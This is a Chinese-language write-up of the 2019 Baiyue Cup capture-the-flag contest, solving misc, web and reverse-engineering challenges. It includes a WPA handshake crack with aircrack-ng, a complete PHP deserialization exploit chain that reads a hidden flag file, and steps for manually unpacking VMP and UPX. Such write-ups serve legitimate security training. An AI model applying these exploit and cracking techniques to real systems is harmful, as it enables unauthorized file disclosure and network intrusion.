百越杯2019——WriteUP

MISC

签到 0x01

获得一串字符，猜测就是Base64编码

```
cGxlYXNlIHN1Ym1pdDogZmxhZ3toZWxsb19ieWJ9
```

然后Base64Decode后不难得到：

```
flag{hello_byb}
```

key 0x02

图片就是一个钥匙，用**Stegsolve**查看图片信息

```
……
Dump of additional bytes: Hex: 4b45593a49534545 5521 Ascii: KEY:ISEE U!
……
```

得到一个密钥**ISEE U**，然后用工具调节通道和色彩可以发现钥匙由很多不同的色块组成，然后观察图片的二进制数据，可以发现很多特殊颜色的RGB值，提取出来得到

```
rgb=
['2f','3f','24','22','2e','13','7f','66','24','71','36','45','7b','7e','27','72'
,'33','10','64','67','21','76','67','0c','70','37','23','72','78','16','7a','60'
,'20','21','33' ,'45','7b','32','77','74','37','5c']
```

然后发现其实密钥应该是不带空格的，然后猜测应该是和密钥进行异或，最后写出**Python**脚本


```
rgb=
['2f','3f','24','22','2e','13','7f','66','24','71','36','45','7b','7e','27','72'
,'33','10','64','67','21','76','67','0c','70','37','23','72','78','16','7a','60'
,'20','21','33' ,'45','7b','32','77','74','37','5c']
key="ISEEU!"
j=0
for i in rgb:
    print(chr(int(i,16)^ord(key[j])),end='')
    j+=1
    j%=6
```

运行脚本最后可得到答案

```
flag{265a4cd2-b7f1-4d32-9df7-733edfd2a21b}
```

哈尔的移动城堡 0x03

下载附件得到一张图片和一个文件，我们用**binwalk**检查文件**102%**，可以发现其中有一个压缩包然后用**010 Editor**检查二进制数据



这是一张png图片但是文件头错了，且到最后面发现PK数据头，图片里面又藏在压缩包,手动提取得到一个压缩包，但是这个压缩包文件头和正常压缩包不一样，正常zip文件头504B0304，手动修复后得到正常压缩包，然后需要解压密码

用stegsolve打开灰色ori，然后对比102% ，用PS修复得到一个二维码

得到压缩包密码**1tsEz_b14ndVV4t3rM4k**，然后得到两张哈尔的移动城堡的海报，用**beyondcompare**混合得到包含**flag**的手写照片

最后得到答案

```
flag{3399dcb7-9e15-422f-9bf9-9db30dab70ae}
```

wireless 0x04

用**wireshark**检查了一个流量包，大概就是**wifi**的一个握手包，然后根据**readme**的提示

```
已知密码格式是6666xxxx
```

可用 **chunk**工具生成字典，然后用**aircrack-ng**工具直接破解就可以得到flag了

```
flag{0566668912-f059-448f}
```

WEB

babypho 0x01

首先是题目的源代码

```php
<?php
error_reporting(1);
class Read {
    private $var;
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }

    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'瑙ｆ灠寮€濮'."<br>";
    }

    public function __toString()
    {
        $this->str['str']->source;
    }

    public function _show()
    {

 if(preg_match('/http|https|file:|gopher|dict|\.\.|flllllaaaaaag/i',$this-
>source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }

    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}

class Test
{
    public $params;
    public function __construct()
    {
        $this->params = array();
```

```
    }

    public function __get($key)
    {
        $func = $this->params;
        return $func();
    }
}

if(isset($_GET['chal']))
{
    $chal = unserialize($_GET['chal']);
}
else
{
    $show = new Show('index.php');
    $show->_show();
}
?>
```

1. 先扫了一眼，就看到了

```
if(isset($_GET['chal']))
{
    $chal = unserialize($_GET['chal']);
}
```

然后就想到应该是反序列化的题目

2. 找一下可以读文件的点，就发现了Read（）中的file_get（）中调用了file_get_contents（），这里应该就是文件读取的地方了
3. 但是要如何触发这个方法呢，可以看到Read类中的**invoke()方法中调用了file_get(),而这个魔术方法触发的条件是:当类的一个对象被当作函数调用的时候触发，而在Test类中**get()中，刚好又有这么一个点：

```
public function __get($key)
    {
        $func = $this->params;
        return $func();
    }
```

4. 接下来就是如何触发**get()方法呢，这个方法的触发条件就是访问类中的私有属性或者是不存在的属性时，，找一找还没有利用过的方法，，可以看到Test类中的**toString()方法，如果$this->str['str']被覆盖为Test类，那么此时就相当于访问Test类中不存在的属性，此时就可以触发__get()方法
5. 接下来就是如何触发**toString()方法呢，可以发现有一个preg_match()方法有用到$this->source，了解到preg_match()会将参数当作字符串，此时就触发了**toString()方法
6. 大概思路已经清晰了，但是要读什么文件呢，，刚开始一直在读flag.php，发现读不来，后来在代码中发现了"/http|https|file:|gopher|dict|..|flllllaaaaaag/i',$this->source'，所以应该是读flllllaaaaaag.php，然后就拿到了flag((((

最后的EXP如下

```
<?php
```


```php
class Read {
    private $var="flllllllaaaaaag.php";
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }

    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'瑙ｆ瀹寮€濮'."<br>";
    }

    public function __toString()
    {
        $this->str['str']->source;
    }

    public function _show()
    {

 if(preg_match('/http|https|file:|gopher|dict|\.\.|flllllllaaaaaag/i',$this-
>source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }

    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}

class Test
{
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
```

```php
    public function __get($key)
    {
        $func = $this->params;
        return $func();
    }
}

$show = new Show();
$test = new Test();
$read = new Read();

$test->params = $read;
$show->str['str'] = $test;
$show->source = $show;
var_dump(urlencode(serialize($show)));

?>
```

REVERSE

Md5Jungle 0x01

拿到一个逆向题，无论如何第一想法就是去查壳，果不其然根据就是ASP壳



用我的工具箱里面常见的ASP脱壳工具没办法脱壳，于是决定进行手动脱壳，脱壳的主要步骤就是

- 根据ESP定律
    - 按下F7查看右边寄存器窗口ESP的值，选中右键数据窗口中跟随然后进行下硬件断点
    - 然后在按下F9运行程序，程序会在断点处停下
    - F7跳到正确的入口地址
    - 用OD脱壳
- IAT修复
- 重定向表修复

然后开始进行动态调试，在**0x01E3138C**的时候可以追踪到一个字符串`flag{`，猜测这里开始进行有关flag的逻辑，然后继续跟进，发现确实在核对输入数据比较，那我们就需要想办法构造能通过的数据，继续调试可以发现

字符串第**0x16**应该是`}`， **0x7**、**0xc**、**0x11**应该是`-'`，然后可以继续调式了，不难得到一串MD5数据

```
c7218260ef2b966ab0454e07c55cf4e9
```

解码得到

```
oh
```

然后继续跟进，错误，用md5字节爆破后，得到`aa30`，至此**flag**恢复为

```
flag{oh-aa30-
```

继续调试得到一串Base64编码数据

```
YTkxYQ==
```

解码得到

```
a91a
```

之后找到第四组的Base64字符串

```
NGZicA==
```

解码得到

```
4fbp
```

最后恢复flag成功得到

```
flag{oh-aa30-a91a-4fbp}
```

Bwarm 0x02

首先，查壳，vmp2.0.7，根据vmp系列脱壳教程，这个壳是1.8以上的方案进行脱壳，先拖入OD，下一个API断点VirtualProtect。然后F9开始跑，测试到第5次跑飞，那么就在第四次的时开始候单步跟踪

跳出VirtualProtect 函数 ，然后对代码段设置，内存访问断点，然后F9继续运行

断下来后，在ESP的地方跟踪内存数据，找到SEH结构化异常的上面35C地址那块，下一个硬件写入断点，并取消之前的内存访问断点，然后继续F9运行，再次断下来，这次再在代码断下内存访问断点，然后多次F9运行，注意观察栈帧的变化，快到SEH的地方就接近OEP了，此时已经跟踪到解压后的代码段，然后进行一下代码分析

完成分析后，代码就还原了，然后单步跟踪，发现OEP，发现OEP后，同时我们也注意到栈帧部分被压入了3条数据，这个就是VMP偷取的代码，我们需要进行还原，于是在当前位置查找一段 0000000000 的内存段，然后，对VMP偷取的代码进行patch。最后跳转到OEP 也就是 jmp 012319C9，接着我们把当前的 01231FB5 设置为新的EIP，就可以进行dump内存操作了，填好起始地址和入口地址后，点击脱壳

然后记得修复一下重定位表，开始动态调试

我们知道程序运行后，会提示输入字符串，那么我们先找到输入字符串的地方。然后开始单步跟踪到这里，就是完成字符串输入后继续跟踪，我们发现一个base64的字符串

```
dQkLdqXP=mLMAa8p=lnncQcq/GEPdGKXcNDl=Mnr=pcoBGPQdG1NA3Aw
```

那么另外一个字符串就是base64的字典了，也就是

```
0123456789+/=ABCDEFGHIabcdefghiJKLMNOPQRSTUVWXYZjklmnopqrstuvwxyz
```

于是，我们就可以根据这个对base64字符串进行解密，得到答案

```
flag{e38b5b63-4bf7-4ee8-b422-83f599fe0c43}
```

shy 0x03

首先查壳，确定是upx壳，进行手动脱壳处理，然后套路修复重定位表，动态调试测试能否跑动

不难发现程序在做加密处理，用IDA Pro逆向反汇编可以得到

buf 就是用户输入的字符串，找到一个关键的比较

```
if ( *(&v4 + j) != v79[j]
```

V79就应该是异或后的结果，也就是本题的密钥，在OD中定位值

```
6ljh,!;:+&p%i*a=Sc4#pt*%
```

密钥输入，然后再次定位就能得到flag

```
flag{cb7670ab-c597-4b17}
```